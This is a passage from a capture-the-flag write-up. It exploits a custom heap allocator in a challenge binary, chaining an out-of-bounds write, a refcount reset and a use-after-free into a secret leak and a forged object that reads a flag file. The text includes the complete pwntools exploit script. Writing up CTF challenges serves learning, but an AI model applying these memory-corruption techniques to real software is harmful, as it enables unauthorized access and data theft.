If you want to focus on a single fact here, it should be the 6th point. If a block’s in_use flag is zero, that block can be returned as the allocation! I hope you started to see the big picture now.
Solution
Alright I wrote whole bunch of stuff about the binary, but how do we actually solve this with only a OOB write that only clears 3 bytes? We use that and how the custom allocator xalloc works to our advantage:
Allocations are consecutive in memory. So that means we can setup photo and stickers in memory such that
monocan clear the first three bytes of following sticker object in memory. These three bytes happen to benumber of references, type and trustedfields.Clearing out references means, when
removeis called that memory will be unallocated by setting corresponding block’sin_useto zero, regardless how many other sticker items references that field. This can create a use after free kind of bug with the next point.When a block is free with
in_use=0next allocation can return this block if the requested size matches. If that block happened to be freed with mono’s bug where we still have references to it, and if xalloc returns this block to us with auploadcommand, we now have a use after free, with arbitrary write kind of bug. It is not arbitrary, but it gives us the power to create fake objects.
Remember builtin sticker print path? It was reading the file path stored, and printing the contents of that file. We need a fake builting sticker to read flag, so in summary solution becomes:
Use the described technique above to leak
booth_ticketUse the same method again to get xalloc return a memory we can access to with
uploadcommand, and upload a fake builtin sticker to that memory with file path set to./flag.txtPrint
Profit?
Leaking Booth Ticket
Let’s start with this batch of commands:
1
2
3
4
5
6
7
A = b'A'*40
p.sendline(b"photo ITEM1 2 2 ffffffffffffffffffffffffffffffff")     # w*h*4 = 16 pixel bytes -> OOB row hits next block
p.sendline(b"caption ITEM2 " + A)                  # block B, refcount 1
p.sendline(b"caption ITEM3 " + A)                  # content-match share -> refcount 2 - no new block needed
p.sendline(b"builtin ITEM4 heart")                 # trusted type-2 block carrying booth_ticket
p.sendline(b"mono ITEM1")                          # OOB zeroes B.refcount -> 0
p.sendline(b"remove ITEM2")                        # frees B; but ITEM3 still has a pointer to B
Compared to the commands I used to demonstrate for mono’s OOB bug, here we have two additional items, ITEM3 and ITEM4. ITEM2 and ITEM3 shares the same body text, so they both point to same block in the pool, and this block comes right after the photo’s block which can be destroyed by mono command. Here is an amazing plot of how memory layout looks before we call mono and remove:

When mono is called, memory will start getting modified from photo’s pixels wher rgb pixel values will set to zero. And finally it will reach OOB and clear 3 bytes of second block in the pool. This will set ref count = 0 in that header. And then we call remove ITEM2 which will check that ref_count == 0, so it will set the corresponding block to in_use = 0. But we still have ITEM3 pointing to it.
Now let’s say we want to upload a fake sticker object with a deliberately modified size:
1
2
3
4
5
6
def sticker(refcount, typ, trusted, length, ticket=b"\x00" * 8, body=b""):
    return p16(refcount) + p8(typ) + p8(trusted) + p32(length) + ticket + body

p.sendline(b"upload U " + sticker(1, 1, 0, 0x200, body=b"LEAK").hex().encode())
p.sendline(b"print")
We created a fake caption type of sticker with length = 512 bytes. And guess where this will be written? To the region where ITEM3 is pointing at! Why is this important? Because the item we just created with upload is of type = 3, print function only prints custom sticker for it, but ITEM3 pointing to this region and its type = 2 , a sticker type! When a caption sticker is printed its size is used as the length of print:
1
2
3
4
5
6
7
8
9
=== sticker sheet ===
ITEM1: [photo 2x2]
U: [custom sticker]
ITEM3: LEAK\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x1fq\xed\xd1\xf9\xf6\xb1assets/heart.txt\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
ITEM4: <3
512 bytes of length was enough to print the next block in memory which happens to be a builtin type of sticker. And what does builtin stickers contain: booth ticket in their header! We can see the leaked bytes of booth ticket in the above prints.
Fake Builtin
We finally got the booth ticket leaked. Now we can generate a fake builtin sticker to read the flag. This step is easier than previous step, we already have the memory corrupted. ITEM2 is a custom item, we can remove that and reallocate to create our new fake sticker:
1
2
3
4
path = b"./flag.txt"
p.sendline(b"remove U")
p.sendline(b"upload V " + sticker(2, 2, 1, len(path), ticket, path).hex().encode())
p.sendline(b"print")
This time we are creating a fake sticker object with type=2 (builtin). Ref count can be set to anything other than 0, trusted=1, and leaked ticket is used along with the flag path. Print will read the flag file and print it for us now:
1
2
3
4
5
=== sticker sheet ===
ITEM1: [photo 2x2]
V: [custom sticker]
ITEM3: FORTID{amazing_fake_flag_ftw}
ITEM4: <3
Final Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
from pwn import *


exe = './sticker'
elf = ELF(exe)
context.binary = elf

# context.log_level = 'debug'
context.terminal = ['cmd.exe', '/c', 'start', 'wsl.exe', '-d', 'Ubuntu']


def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe] + argv, *a, **kw)

def sticker(refcount, typ, trusted, length, ticket=b"\x00" * 8, body=b""):
    return p16(refcount) + p8(typ) + p8(trusted) + p32(length) + ticket + body

gdbscript = '''
b *main+1192
c
'''.format(**locals())

p = start()

# Corrupt memory
A = b'A'*40
p.sendline(b"photo ITEM1 2 2 ffffffffffffffffffffffffffffffff")     # w*h*4 = 16 pixel bytes -> OOB row hits next block
p.sendline(b"caption ITEM2 " + A)                  # block B, refcount 1
p.sendline(b"caption ITEM3 " + A)                  # content-match share -> refcount 2 - no new block needed
p.sendline(b"builtin ITEM4 heart")                 # trusted type-2 block carrying booth_ticket
p.sendline(b"mono ITEM1")                          # OOB zeroes B.refcount -> 0
p.sendline(b"remove ITEM2")                        # frees B; but ITEM3 still has a pointer to B

# Leak booth ticket
p.sendline(b"upload U " + sticker(1, 1, 0, 0x200, body=b"LEAK").hex().encode())
p.sendline(b"print")
dump = p.recvuntil(b"ass")
ticket = dump[-11:-3]
print(f"ticket = {hex(u64(ticket))}")

# Fake builting sticker to read the flag
path = b"./flag.txt"
p.sendline(b"remove U")
p.sendline(b"upload V " + sticker(1, 2, 1, len(path), ticket, path).hex().encode())
p.sendline(b"print")

p.interactive()
Closure
Honestly looking at the solution, I feel bad. It took me way longer than I would have wanted. I got distracted by the decompiled code :D. Also I remember at some point looking at the solves, and seeing the first blood solved it 3 minutes. That was the moment I kind of lost interest during the CTF. It is obviously an AI solve but still 3 minutes that is too good. I felt a bit hopeless that a machine could solve this challenge in 3 minutes while I was spending hours and hours in debugging and reversing it. But eventually I came to my senses and solved this challenge after CTF ended. Honestly seeing AI solve pwn challenges faster than I can load the binary in Ghidra can be a bit humiliating but in the end what is important for me was to have fun while learning new things. And sure I did! It was quite a fun challenge, maybe one of my favourites so far. It doesn’t matter who solved how fast, I had my fun and I learned cool stuff.
Alright enough with that, time to close this. I hope whoever reading this also learned some stuff from this long mess of a writeup. As always, keep learning!